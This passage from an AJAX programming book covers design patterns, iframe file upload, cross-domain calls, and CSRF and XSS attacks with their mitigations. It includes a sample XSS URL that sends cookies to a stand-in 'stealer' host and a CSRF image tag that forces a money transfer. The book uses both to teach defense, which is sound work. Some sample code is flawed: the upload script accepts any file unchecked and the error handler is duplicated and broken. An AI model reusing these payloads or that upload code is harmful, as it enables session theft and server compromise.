


Figure 6-18: Investigating profiling results

Web Developer

Similar to Firebug and Internet Explorer Developer Toolbar, another Firefox add-on, Web Developer (`https://addons.mozilla.org/en-US/firefox/addon/60`), provides a most comprehensive set of tools for:

- DOM information and inspection
- Outlining different elements (frames, headings, tables, links, and so on)
- HTTP headers, JavaScript, and images information
- Cookies
- CSS
- Page validation (CSS, HTML, WAI, links, and Section 508)

All in all, this extension is a very good companion for developing websites. The homepage for this extension and some documentation can be found at: `http://chrispederick.com/work/web-developer/`.

Summary

Debugging and testing are quite complex tasks and they could be the subject of an entire book. The goal of this chapter was to introduce you to the common debugging tools and offer a glimpse into the world of automated testing tools for AJAX applications.

With the continuous growth of AJAX applications, the need for more complex tools will generate new products, so it's worth keeping an eye on what's new in this domain. You will have to work at debugging and profiling at some point in your development career (at least you will need to be familiar with how it's done and why) so if you're not familiar with these tools and how they're used, take some time now to explore them and familiarize yourself with their inner workings—the effort is well worth the time!

7
Advanced Patterns and Techniques

People often ask themselves: "*Is there a better way to do this?*" And this is a good question to ask! Examining implementation alternatives gives us the opportunity to improve a design. Analyzing methods, patterns, and techniques is so important that this practice has developed into its own science and has created a set of guidelines for solving typical problems that offer us predictable results.

By applying a set of common, recognized, industry-wide accepted patterns and techniques, we simplify our day-to-day tasks and end up with scalable, stable, and maintainable applications. Many applications answer common needs, resulting in bodies of code that provide *ready-made* solutions that are easily incorporated into a larger application.

Usually these "ready-made" solutions have already been examined and tested for their efficiency and ease of use (but not always, so it's a good idea to do a little research before using one). Instead of "reinventing the wheel" each time you write a solution to a common task, it's possible to save time (and, therefore, money and aggravation) by making good use of such handy approaches.

The following table is a list of such patterns. We will be going over some of them and showing what they're all about.

Pattern	Goal
Browser-Side Templating	Similar to server-side templates (Smarty, JSP STL, MVC), this pattern uses HTML templates that are dynamically transformed using data retrieved from the server. This pattern represents an abstraction of the HTML Message pattern (below), as it suggests setting up our own template layer on the client side.
HTML Message	This pattern implies that for complex scenarios it is more appropriate to directly retrieve HTML from the server instead of plain data. The client code simply injects the HTML in the DOM instead of performing additional operations as in the case of the Browser-Side Templating pattern.
Cross-Domain Proxy	Allows making cross-domain calls via a server-side service located in the originating domain. The proxy processes the communication with the server at another domain, rather than the client directly, and so avoids the same domain policy restrictions that `XmlHttpRequest` complies with.
On-Demand JavaScript	This pattern suggests applying the lazy loading pattern that is commonly met in data access layers to JavaScript. Instead of downloading all the possible necessary scripts right from the start, this pattern loads the JavaScript files on an demand basis. This approach minimizes the impact on performance that loading potentially unnecessary script files imposes.
Browser-Side Caching	This pattern is based on the idea of keeping a client-side cache to store data already computed—particularly when re-computing the data is resource intensive.
Code Compression	Suggests compressing your static resources including JavaScript files and CSS, reducing their bandwidth .
Heartbeat	Periodically uploading messages to the server in order to inform it that the client is still alive (active).
Periodic Refresh	The browser periodically updates volatile data with the latest data from the server. (A stock market ticker is a good example.)
Predictive Fetch	Anticipating user actions and fetching data ahead of time based on anticipated requests, providing a more smooth experience. If not properly used, this pattern can decrease the performance by imprudently consuming resources.
Progress Indicator	This pattern suggests keeping the user informed about the progress of ongoing server requests.

Pattern	Goal
Timeout	The use of a timeout on the client application and informing the server about it. It is useful to save data, invalidate/end sessions, unlock pessimistically locked resources, and stop Periodic Refresh.
Popup	Displaying HTML content in front of existing content in modal boxes. The content is displayed for a certain period of time, as with the Progress Indicator pattern, or until the user dismisses it.
Submission Throttling	Instead of submitting each request separately to the server, you can use Submission Throttling pattern to buffer and queue server requests, and send many of them at once. In practice, this helps when packing many "small" requests into one "big" request and also improves perceived application performance.
Unique URLs	Bookmarking pages and navigation using the Back button are two common usage patterns. AJAX applications have dynamic pages that modify the initial page state. The URLs represent different page states. In order to support the above-mentioned patterns, AJAX applications need to have unique URLs for each dynamic page state. In typical scenarios, URLs change only when we navigate to another page, but AJAX applications provide dynamic pages within the same starting page; unique URLs can be created to keep track of these changes.
Virtual Workspace	When large amounts of data need to be shown to the user, showing a virtual interface that offers the impression that all the data is available while only a small fraction is retrieved on the client. The application will retrieve data on demand and possibly cache it. A data grid is a typical example.

There are other patterns that we haven't found anywhere else and that, we think, deserve to be mentioned:

Pattern	Goal
Code combining	Prior to Code Compression, it might be a good idea to combine several script files in one single file in order to speed up the application and minimize the bandwidth.
Progressive enhancement	In order not to keep the user waiting until the entire page loads, this pattern suggests that the basic user interface be put first, followed by the script elements at the bottom of the page. It is important to note that `<script>` elements inside the `<body>` element will be blocked until they are fully loaded while those inside `<head>` will be loaded asynchronously.
Page updates	This pattern suggests informing the user about the different page regions that update after AJAX requests. Complex AJAX applications might update several page regions simultaneously. The user needs to be aware of the progress of these updates.

Predictive fetching pattern

The Google Maps application is probably one of the most well-known applications that use predictive fetching. When a user moves around in the map (by dragging it) the images of the new regions appear, ideally, without having blank spaces or delays. This makes the map look and feel more like a traditional printed map and provides the user with a seamless experience.

However, there are several questions that may arise:

1. How much information should be fetched in anticipation of need?
2. What information allows us to prefetch more efficiently?
3. Who decides when prefetching begins?

In order to answer the first question, let's look at another common example—a client data grid. When using a data grid, a typical scenario involves operations like paging, sorting, editing, and filtering. All these operations require different amounts of data to be available to the grid. Paging requires only a single page that can be computed ahead based on the current criteria; thus we can prefetch, for example, the pages before and ahead of the current page being displayed. In this way, the user is able to move through the pages very quickly without having to wait for the server response.

It's relatively easy to have 100 records on a client but what about 1,000,000 records? Even though only a small portion of complete data may be displayed to the user, if the data is then sorted (by date, for example) we must sort all of it and not just the little bit being displayed. Depending on the amount of data, it may or may not be possible to have this data prefetched on the client.

Based on user profiles, browsing history, or any other behavioral aspect that we might decide to collect and consider, distinct prefetching approaches are suggested for different users. This decision can be made on the client side by implementing business logic for it or, based on some statistics, it can be decided by the server.

Progress indicator pattern

Utterances such as "Is it working?", "Is anything happening?", or "Is it *doing* anything?" are good indicators that your site is, well, unsociable, uncivilized, and inspiring ire. Keeping the user in the dark is not very nice. It is very important to keep him informed about what's happening on the page—especially when requests are being processed; otherwise, users think you're application isn't working.

Depending on how long an action takes, we might have the following approaches:

1. For requests that last less than a second, we don't need to show any message.
2. For requests that last less than 3-5 seconds, displaying an animated image indicating that an operation is pending, informing the user that the page is updating, would be nice.
3. For operations taking longer time, a progress bar and several status messages would be civilized and thoughtful; having the ability to cancel the current request could also be useful.

When no other operations should be done until the current operation finishes, there are also several possible approaches. Visually blocking the user interface until the current operation finishes, by way of overlays, is quite common. Combined with a progress indicator, they provide very good feedback. (Two good ready-made lightbox plugins make overlaying easy to accomplish: jQuery's lightbox plugin `http://leandrovieira.com/projects/jquery/lightbox/` or Prototype's LightBox `http://www.huddletogether.com/projects/lightbox2/`.)

Another common approach is to disable input elements or links during postbacks in order to be sure no other separate requests can be performed. While this prevents additional, untimely requests, it doesn't do much to tell your user how long it will be before he can continue working.

If possible, the server can write the status of the ongoing operations to a shared location. Another periodic request from the client-side application can retrieve this status and update the progress accordingly.

Unobtrusive JavaScript

Unobtrusive JavaScript represents a technique that separates the JavaScript behavioral code from the page's content and presentation. This greatly eases maintainability, but several factors need to be carefully considered and addressed when using this technique:

1. JavaScript inline `<script>` elements are not used; only `<script>` elements with `src` attributes are used:

   ```
   <script type="text/javascript" src="path/filename.js"></script>.
   ```

2. All the JavaScript code resides in separate JavaScript files.
3. No use of inline event attributes on HTML elements.

4. Don't depend on JavaScript; the site must remain usable without JavaScript; don't assume it will be available on every browser, every time.
5. Test objects before using them. Test objects before using them. Oh, and test objects before using them.
6. Avoid any cross-browser problems by choosing solid, proven frameworks for DOM manipulation, event handling, animations, and AJAX.
7. Separate the behavioral layer from the content and presentation layers.

If we take a look again at the AJAX validation form code, we see a lot of code like the highlighted lines:

```
<input id="txtUsername" name="txtUsername" type="text"
       onblur="validate(this.value, this.id)"
```

or even like this:

```
<input type="text" name="txtBthYear" id="txtBthYear" maxlength="4"
       size="2" onblur="validate(document.
getElementById('selBthMonth').options[document.
getElementById('selBthMonth').selectedIndex].value + '#' + document.
getElementById('txtBthDay').value + '#' + this.value, this.id)"
```

Bearing in mind what we have just said about unobtrusive JavaScript, we could rewrite the event attributes like this:

```
function init()
{
  var txtUsername = document.getElementById('txtUsername');
  txtUsername.onblur = function(){ validate( this.value,this.id);};
  var txtBthYear = document.getElementById('txtBthYear');
  txtBthYear.onblur=function (){
    var selBthMonth = document.getElementById('selBthMonth');
    validate(selBthMonth.options[selBthMonth.selectedIndex].value +
'#' +
      document.getElementById('txtBthDay').value + '#' + this.value,
this.id);
    };
}
window.onload = init;
```

It's easy to see why moving this JavaScript to another file makes your pages and application easier to maintain and change. Instead of wading through pages and pages of code, manually changing the code for the same inline event everywhere it appears (and invariably introducing typos or missing a few somewhere), you can simply modify it in one location.

Feel free to remove the inline event handler attributes from the HTML and add the code above inside the `validate.js` file. If you repeat the steps for all the fields inside the initial markup, you will end up with nothing more than HTML markup inside the page.

In the JavaScript previous code, we have hooked onto the `onload` event and attached to the events inside `init()`.

Progressive enhancement and graceful degradation

Back in the 1990's, a popular web design technique was graceful degradation. Pages were written for the latest versions of browsers, and then various workarounds or "hacks" were added to accommodate older versions. (Quite frequently, this was achieved by writing separate pages and even entire sites for various browsers—a maintenance nightmare.) It basically meant that an alternative version of the functionality was available or, at a minimum, the user was informed of the shortcomings of his browser/version, referred to a browser upgrade, or advised to use another browser. It was a step in the right direction but still not very graceful.

A decade later, the focus has shifted towards content and availability across different browsers. Today, the progressive enhancement strategy approaches cross-browser functionality from a different perspective—a baseline document contains the content in simple (X)HTML, adding layers for presentation with CSS and interactivity or behavior through client-side scripting with JavaScript.

Both techniques have the same goal of offering the user a better experience, but each gets there in a very different way. While graceful degradation starts with the very best and then attempts to degrade gracefully for older browsers, progressive enhancement starts with a basic experience level that will work on all browsers and adds additional functionality for browsers that are able to support it.

In today's Rich Internet Applications, progressive enhancement has become the best-practice technique for developing web applications.

Using progressive enhancement, we have the following steps:

1. Start with the content in (X)HTML markup and test it to ensure it works.
2. Add CSS to change the layout and look of the page.
3. Add JavaScript to add more behavior to the page.

A common trick for graceful degradation is the `noscript` element. When JavaScript is disabled, everything inside this element will be displayed to the user. The basic use of this element is to inform the user that he is not able to use the functionality offered by the page:

```
<noscript>
  We are sorry. Your browser does not support JavaScript
</noscript>
```

As an average user won't know what to do when they see this, some will even be frightened off your site; a better solution is to inform the user of the possible solutions. It would be better if we could let the user know how to enable JavaScript in the browser.

Asynchronous file upload with AJAX

The `XmlHttpRequest` object falls short when it comes to using it for asynchronous file uploads. All the modern web applications such as Gmail or Yahoo! Mail have asynchronous file upload functionality. So, how does it work? Generally speaking, there are only a couple of general cross-browser approaches:

- Using an `<iframe>` element for uploading the file
- Using an Adobe Flash component

Each having its pros and cons, there is no winning approach. In this section, we will analyze how to resolve the problem using the first approach.

In order to better understand our solution, let's take a look at the basics.

HTTP and how file upload works

Many have a good understanding of how passing values using forms works, but when it comes to file uploading, only few really understand it. The others simply consider this as something "magic".

A typical example of a form that uploads a file might look like the following code:

```
<form action="upload.php"
      method="post"
      enctype="multipart/form-data">
  <input name="file" type="file" />
  <input type="submit" name="upload" value="Upload" />
</form>
```

If we take a look at what goes on the wire (a simplified version), we observe something as follows:

```
POST /ch07/upload.http HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US;
rv:1.9.0.7) Gecko/2009021910 Firefox/3.0.7 (.NET CLR 3.5.30729)
Accept-Encoding: gzip,deflate
Content-Type: multipart/form-data;
boundary=---------------------------114782935826962
Content-Length: 297
-----------------------------114782935826962
Content-Disposition: form-data; name="file"; filename="test.txt"
Content-Type: text/plain
test
-----------------------------114782935826962
Content-Disposition: form-data; name="upload"
Upload
-----------------------------114782935826962--
```

First we notice the `Content-Type` header that specifies `multipart/form-data` instead of `application/x-www-form-urlencoded` and the boundary (delimiter) that will be used for separating the multiple parts. Next, we can see the file that is uploaded as well as the `upload` button's value. If we don't want to have the button included, we might just delete the name attribute of `<input>`.

Iframe for asynchronous file upload with AJAX

What are we aiming for? The goal for us is to be able to upload a file without having the page hanging during the upload and to provide feedback to the client.

The trick used to AJAXify a file upload is to intercept the form submit and create a hidden <iframe> element that's used by the form to upload the file. Pretty cool, isn't it?

We have been able to describe the mechanism in a single phrase. It's time to split it into steps in order to ease our development:

1. Intercept the form `submit` event.
2. Create a hidden `<iframe>`.
3. Redirect the form's target to the new `<iframe>`.
4. Provide feedback to the user while the file is uploading.

5. Hook to the `load` event of `<iframe>`.
6. Provide feedback about the upload result.
7. Destroy the `<iframe>`.

Having set the required steps, it's time to get to work!

Time for action – asynchronous file upload with AJAX

To complete the AJAX file upload exercise, follow the steps:

1. In your **ajax** folder, create a new folder named **upload**. All the files and subfolders will be added to this folder.
2. Now create and add the standard error handling file, `error_handler.php`:

```
<?php
// set the user error handler method to be error_handler
set_error_handler('error_handler', E_ALL);
// error handler function
function error_handler($errNo, $errStr, $errFile, $errLine)
{
  function error_handler($errNo, $errStr, $errFile, $errLine)
  {
    // clear any output that has already been generated
    if(ob_get_length()) ob_clean();
    // output the error message
    $error_message = 'ERRNO: ' . $errNo . chr(10) .
      'TEXT: ' . $errStr . chr(10) .
      'LOCATION: ' . $errFile .
      ', line ' . $errLine;
    echo $error_message;
    // prevent processing any more PHP scripts
    exit;
  }
}
?>
```

3. Create the `upload.php` file that will be responsible for uploading the file on the server and the corresponding **uploads** folder where the files will be stored:

```
<?php
$uploaddir = './uploads/';
$file = $uploaddir . basename($_FILES['file']['name']);

if (move_uploaded_file($_FILES['file']['tmp_name'], $file)) {
  $result = 1;
} else {
```

```
  $result = 0;
}
sleep(10);
echo $result;
?>
```

4. Create the `index.html` file that will contain the page layout:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://
www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"
      xml:lang="en" lang="en">
  <head>
    <meta http-equiv="Content-Type"
          content="text/html;
          charset=utf-8" />
    <title>AJAX Upload</title>
    <script src="scripts/jquery-1.3.2.js"
            type="text/javascript">
    </script>
    <script src="scripts/upload.js"
            type="text/javascript">
    </script>
    <link href="style/upload.css"
          rel="stylesheet"
          type="text/css" />
  </head>
  <body>
    <h2>AJAX Upload</h2>
    <div id="uploadprogress">
      Uploading...
      <img src="images/loader.gif"/>
    </div>
    <div id="uploadform">
      <form action="upload.php"
            method="post"
            id="form"
            enctype="multipart/form-data">
        <label for="file">File</label>
        <input name="file" id="file" type="file"/><br/>
        <input type="submit" id="upload" value="Upload" />
        <span id="result">
        </span>
      </form>
    </div>
  </body>
</html>
```

5. Create a `style` folder and add the `upload.css` stylesheet file:

```
.iframe{
  width:0;height:0;border:0px solid #fff;
  display:none;
}
```

6. Create a `scripts` folder and add the `jquery-1.3.2.js` file there.
7. Create the `upload.js` file and add the following code:

```
$(document).ready( function() {
  $('#upload').click(function(){
    doUpload();
  });
  $('#uploadprogress').hide();
});

function doUpload()
{
  // STEP 2. Create the iframe object
  var iframe;
  try {
    iframe = document.createElement('<iframe
             name="uploadiframe">');
  } catch (ex) {
    iframe = document.createElement('iframe');
    iframe.name='uploadiframe';
  }
  iframe.src = 'javascript:false';
  iframe.id = 'uploadiframe';
  iframe.className ='iframe';
  document.body.appendChild(iframe);
  // STEP 3. Redirect the form to iframe
  $('#form').attr('target','uploadiframe');
  // STEP 4. Display the progress layer
  $('#uploadform').hide();
  $('#uploadprogress').show();
  // .STEP 5. Intercept the upload result
  $('#uploadiframe').load(function () {
    $('#uploadprogress').hide();
    $('#uploadform').show();
    // STEP 6. Inform the user about the result
    var result = $('body', this.contentWindow.document).html();
```

```
        if(result == 1)
          $('#result').html('The file upload was successful!');
        else
          $('#result').html('There was an error while uploading the
           file!');
        // STEP 7. Destroy the iframe
        setTimeout(function () {
          $('#uploadiframe').remove();
          }, 50);
      });
    }
```

8. Create the `images` directory and copy an image for showing the progress and name it as `loader.gif`.
9. Finally, create an empty folder named uploads. Then open `index.html` at `http://localhost/ajax/upload/index.html` and upload a file.

What just happened?

With very few lines of code, we have rather nice upload behavior! We start analyzing the solution with the server-side code.

The `upload.php file` is responsible for uploading the file to the server and all it does is to copy the uploaded file to the `uploads` directory. In order to better observe the working of things, we've added a 10 second delay. After this period of time, the result of the upload is echoed in the page.

```
<?php
$uploaddir = './uploads/';
$file = $uploaddir . basename($_FILES['file']['name']);
if (move_uploaded_file($_FILES['file']['tmp_name'], $file)) {
  $result = 1;
} else {
  $result = 0;
}
sleep(10);
echo $result;
?>
```

The HTML page has two distinct parts: one containing the form:

```
<div id="uploadform">
  <form action="upload.php" method="post" id="form"
        enctype="multipart/form-data">
    <label for="file">File</label>
    <input name="file" id="file" type="file"/><br/>
    <input type="submit" id="upload" value="Upload" />
    <span id="result"></span>
  </form>
</div>
```

and one with the progress image to be shown to the user during the file upload process:

```
<div id="uploadprogress">
  Uploading...
  <img src="images/loader.gif"/>
</div>
```

During the file upload process, the form will be hidden and the progress element will be displayed. When the upload finishes, we switch back to the form and inform the user about the upload result inside `result`.

All that's left now is to glue the layout defined in the HTML page to the logic on the server side. We have used an unobtrusive approach here using a separate JavaScript file that will put the pieces of the puzzle together.

When the document is loaded, we simply hide the progress layer and we hook to the upload button `click` event (step 1).

```
$('#upload').click(function(){
    doUpload();
  });
  $('#uploadprogress').hide();
```

The real "magic" happens inside `doUpload()`, where the rest of the steps mentioned at the beginning happen:

```
function doUpload()
{
  //STEP 2. create the iframe object
  var iframe;
  try {
    iframe = document.createElement('<iframe name="uploadiframe">');
  } catch (ex) {
    iframe = document.createElement('iframe');
    iframe.name='uploadiframe';
```

```
    }
    iframe.src = 'javascript:false';
    iframe.id = 'uploadiframe';
    iframe.className ='iframe';
    document.body.appendChild(iframe);
    // STEP 3. Redirect the form to iframe
    $('#form').attr('target','uploadiframe');
    // STEP 4. Display the progress layer
    $('#uploadform').hide();
    $('#uploadprogress').show();
    //.STEP 5. Intercept the upload result
    $('#uploadiframe').load(function () {
      $('#uploadprogress').hide();
      $('#uploadform').show();
      // STEP 6. Inform the user about the result
      var result = $('body', this.contentWindow.document).html();
      if(result == 1)
        $('#result').html('The file upload was successful!');
      else
        $('#result').html('There was an error while uploading the
         file!');
      // STEP 7. Destroy the iframe
      setTimeout(function () {
        $('#uploadiframe').remove();
        }, 50);
    });
  }
```

Step 2 could be seen as the most complicated one but the code length is due to several cross-browser issues with iframes.

The upload process is considered finished when the `upload.php` page outputs the result. In the sixth step, we capture the page output and we inform the user about the result.

This approach is quite clean, as it keeps the logic from HTML page separated from the server side. The entire logic for gluing the two pieces is inside the JavaScript file. If we simply ignore the `upload.js` file, the upload still works but the user is not informed about anything during the file upload or about the result—far better than outright failure, certainly better than asking him to upgrade his browser, and clearly more diplomatic than suggesting he use your browser of choice.

As an improvement on this approach, we can generate the entire `form` and `<iframe>` dynamically, thus being able to simply intercept a `<click>` event inside a `<div>` element, for example, and show the file upload dialog.

Cross-domain calls

One of the most important limitations of using the `XmlHttpRequest` object is the same domain policy `http://en.wikipedia.org/wiki/Same_origin_policy` that prevents cross-domain calls. Even requests to a sub-domain of your domain (`www.example.com` of `example.com`, for example) are denied by the browser.

Many of today's applications are mashups and AJAX applications. While AJAX applications can speak to the same server using `XmlHttpRequest`, mashups typically gather data from different servers. In order to address this problem, there are some classic solutions for this problem:

- Cross-domain calls using a server proxy
- Cross-domain calls using Flash
- Cross-domain calls using iframes
- Cross-domain calls using JSONP

Each of these techniques deserves an entire chapter. However, we will try to cover them briefly here and point you to further reading.

Cross-domain calls using a server proxy

This approach represents the most common and intuitive approach.

The client-side script makes a normal XmlHttpRequest to the server, passing along all the necessary information. The server acts like a proxy, forwards the client request to the server located on another domain, and returns the result to the client. The communication with the remote server is the requesting server's responsibility, rendering communication errors and additional processing before and after the remote request much easier to deal with.

Cross-domain calls using Flash

Flash offers the possibility for cross-domain calls if the remote server has a special policy file. There are a few nice posts at `http://blog.monstuff.com/archives/000280.html` and `http://www.xml.com/pub/a/2006/06/28/flashxmlhttprequest-proxy-to-the-rescue.html` describing how it can be done.

There are also some possible security issues explained by the Adobe guys at `http://www.adobe.com/devnet/flashplayer/articles/cross_domain_policy.html` and by others at `http://shiflett.org/blog/2006/sep/the-dangers-of-cross-domain-ajax-with-flash`.

Cross-domain calls using iframes

Until HTML 5's <postMessage> becomes widely adopted (see `http://www.whatwg.org/specs/web-apps/current-work/multipage/comms.html#crossDocumentMessages`), we can rely on this technique to communicate between iframes `http://softwareas.com/cross-domain-communication-with-iframes`.

Cross-domain calls using JSONP

JSONP or "JSON with padding" probably represents the most common approach to making cross domain calls. It relies on the `<script>` `src` element which does not have the "same domain" policy applied to it.

With great power comes great responsibility—making cross-domain calls via <script> opens a whole world of possibilities.

If it is valid, JavaScript will execute the code in a `script` element. Suppose we have this code:

```
<script src='http://www.otherdomain.com/getjsondata.php'><src>
```

The result is a JSON object like this:

```
{bank_account:13456, balance:1245}
```

A simple JSON object doesn't execute, but if the server returns a function call, the callback function will be called with the data passed as arguments:

```
showBalance({bank_account:13456, balance:1245});
```

In order to be able to make a cross-domain call and have a callback function in the response, the server needs the name of the callback function. All that's left for the server to do is to wrap the data with the callback function:

```
<script src='http://www.otherdomain.com/getaccountbalance.php?account=
13456&callback=showBalance&format=json'><src>
```

To make JSONP cross-domain calls dynamically, we generate script elements dynamically by appending a `<script>` element to the `<head>` element.

```
var headTag = document.getElementsByTagName("head")[0];
var myScript = document.createElement('script');
myScript.type = 'text/javascript';myScript.src = 'http://www.
otherdomain.com/getaccountbalance.php?account=13456&callback=showBalan
ce&format=json';
headTag.appendChild(myScript);
```

jQuery 1.2 and above has a built-in method for JSONP named `getJSON()`. You can find more about it at `http://docs.jquery.com/Ajax/jQuery.getJSON`.

Cross-site request forgery

Cross-site request forgery (CSRF or "sea-surf" or XSRF) represents an exploit where an authenticated user performs a command without having the website verifying that the user himself had initiated that specific command.

CSRF is a form of confused-deputy attack `http://en.wikipedia.org/wiki/Confused_Deputy`, where the confused deputy in this case is the browser.

This attack is based on the fact that the **web application** trusts the user.

Let's take a walk through a typical attack.

Alice visits a website she trusts (her bank's website `http://www.mybank.com`) and she logs in. The bank's website sends in response an authentication token inside a cookie that will be used for all subsequent requests for authentication purposes.

Without logging out of the bank's website (supposing that this action invalidates the cookie) she soon visits Mallory's malicious website `http://www.malicious.com/evilform.php`. She could access this malicious site by clicking a link in a spam.

Mallory knows that for transferring money from Alice's account through the bank's website, the URL looks like this: `http://www.mybank.com/transfermoney.php?destinationaccount=malloryaccount&amount=10000`.

Inside the page (`evilform.php`) Mallory has a markup like this:

```
<img src='http://www.mybank.com/transfermoney.php?
          destinationaccount=malloryaccount&amount=10000'></img>
```

When Alice accesses `evilform.php`, her browser is tricked into sending her bank's authentication cookie, which is still valid, and results in a successful transfer.

JSON hijacking

Another attack involves returning data in a JSON array via `GET`. A JSON array is a valid JavaScript script and it is executed. This is the vital information that gets exploited. A JSON object on the other hand doesn't get executed.

Phil Haack has two excellent posts explaining cases: `http://haacked.com/archive/2009/06/25/json-hijacking.aspx` and `http://haacked.com/archive/2008/11/20/anatomy-of-a-subtle-json-vulnerability.aspx`.

Mitigations of CSRF

There are some false beliefs about solving this potential attack:

1. Creating "secret" cookie DOES NOT WORK because the browser will be tricked into sending every cookie whether or not the user has been tricked.
2. Exposing business logic methods only through `POST` requests doesn't hold, as a malicious user can easily craft a `POST` request as well.

In order to mitigate this kind of risk, we can do several things:

1. Check the `Referrer` HTTP header; this might not work, as it is very common for proxy servers to strip out this header in order to maintain privacy.
2. Have the server generate a special CSRF token, with timeout inside a hidden input field, and store it also in the session. This special token is checked for each request. Now, the malicious user has to obtain the valid user's token in order to succeed.
3. Set an expiration time for authentication cookies.
4. Expose, through `GET`, only those methods that do not affect anything or contain sensitive data, as in the JSON example. By exposing code that has side effects or retrieving data only through POST, we eliminate attacks using image URLs, as in the previously-mentioned examples, or link addresses.

Cross-site scripting

Cross-site scripting (**XSS**) represents a common security vulnerability of web applications. The web application trusts a malicious user's input and allows code to be injected. Other users accessing affected web pages become the victims of the injected code, exposing sensitive information to the malicious user.

This attack is based on the fact that **the user** trusts the web application.

The list of possible exploits of this attack is quite long and very well covered by `http://ha.ckers.org/xss.html` and `http://code.google.com/p/browsersec/`.

We will try to briefly cover the exploits and the possible mitigations.

Exploits

Generally speaking there are two types of attacks: **persistent** and **non-persistent**.

Non-persistent XSS

This attack is by far the most common and can be easily prevented by correctly escaping the data.

One typical example is a search engine. It is a common practice for the terms the user searches for to be displayed in the results. If we have HTML entities that are not properly encoded the malicious entities are included in the search results and we end up with an XSS hole. By using specially crafted URLs and convincing people to follow them, they gain access to sensitive data.

The following URL represents such a potential malicious URL: `www.searchengine.com/search.php?query=<SCRIPT>location.href="http://www.mallicioussite.com/stealer.php?c="+escape(document.cookie)</SCRIPT>`.

The malicious user can gain access to valid authentication cookies that can then be used to hijack the user's active session.

Persistent XSS

The persistent XSS is much more dangerous because it can affect a much larger number of people, as it is rendered multiple times to multiple users.

The typical scenario is when the data input from the malicious user is saved by an application and then rendered to all the other users. For this and other reasons, it is extremely important that un-trusted (perhaps all) data input be validated and that the server escapes the output.

Mitigations of XSS

Let's see what we can do to prevent these types of exploits!

Input validation

One of the most important security vulnerabilities involves data validation. When not properly done, it exposes security holes that can be exploited.

Validating data on the client side using JavaScript has been around for more than a decade and is a very nice way to inform the user about possible errors without having to incur unnecessary postbacks to the server. However, data that finally reaches the server must be validated again. Input fields such as emails, addresses, and such must be checked for malicious scripts that could lead to SQL injection or XSS attacks.

When the input must contain HTML characters, the solution is to use HTML entities encoding.

Escaping

A very common approach to eliminate XSS risks is to escape risky data before it is placed in the HTML document.

There are several types of escaping:

- Escape the Big 5 characters with HTML entities encoding:

```
& -- &amp;
< -- &lt;
> -- &gt;
" -- &quot;
' -- &#x27;
```

- Escape Javascript:

```
alert(' [escape the text from here]')
script src= '[escape the text from here]'
eval (' [escape the text from here]')
onEventHere=' [escape the text from here]'
```

- Escape CSS:

```
<style> [escape the text from here]</style>
<element style=' [escape the text from here]'>
```

- Escape URLs:

```
<a href=' [escape the text from here]'></a>
<script src=' [escape the text from here]'></script>
<img src=' [escape the text from here]'></img>
```

Cookies security

The main exploit scenarios involve stealing information from the user's cookies. Cookies are generally used for storing authenticated sessions and possibly other sensitive data.

A way to secure the cookie is by using the `HttpOnly` flag, which will make the cookie inaccessible to client scripts, and `Secure` flag to send it only via a secure communication channel `http://blog.modsecurity.org/2008/12/fixing-both-missing-httponly-and-secure-cookie-flags.html`.

Starting with PHP 5.2, the `HttpOnly` cookie flag is supported.

We recommend including the IP address of the client in the authentication token sent to the client browser in a cookie to maintain the session and validating the IP address each time in order to prevent the misuse of stolen authentication credentials even when cross-site scripting attacks can be performed. However, if the attacker is behind the same web proxy, the exploit still works.

Summary

In this chapter, we briefly covered some of the most important patterns and approaches covering usability, security, and techniques.

8
AJAX Chat with jQuery

Online chat solutions were popular long before AJAX was born. There are numerous reasons for this popularity, and you're probably familiar with them if you've ever used an **Internet Relay Chat** (**IRC**) client or an **Instant Messenger** (**IM**) program.

In this chapter, you'll learn how to use AJAX to easily implement an online chat solution. This will also be your opportunity to use one of the most important JavaScript frameworks around—jQuery.

More precisely, in this chapter you will:

- Understand the basics of jQuery
- Learn how to create a simple, yet efficient client-server chat mechanism using AJAX

Chatting using AJAX

AJAX has pushed online chat solutions forward by making it easy to implement features that are troublesome or tricky to implement with other technologies. As chats are typically happening in real time, delays on either end of the chat are decidedly "not good".

An AJAX chat application avoids the connectivity problems that are common with other technologies, because many firewalls block the communication ports they use. (On the other hand, AJAX uses exclusively HTTP for communicating with the server.) Using AJAX to build your chat application also means that it will inherit all the typical AJAX benefits such as integration with existing browser features.

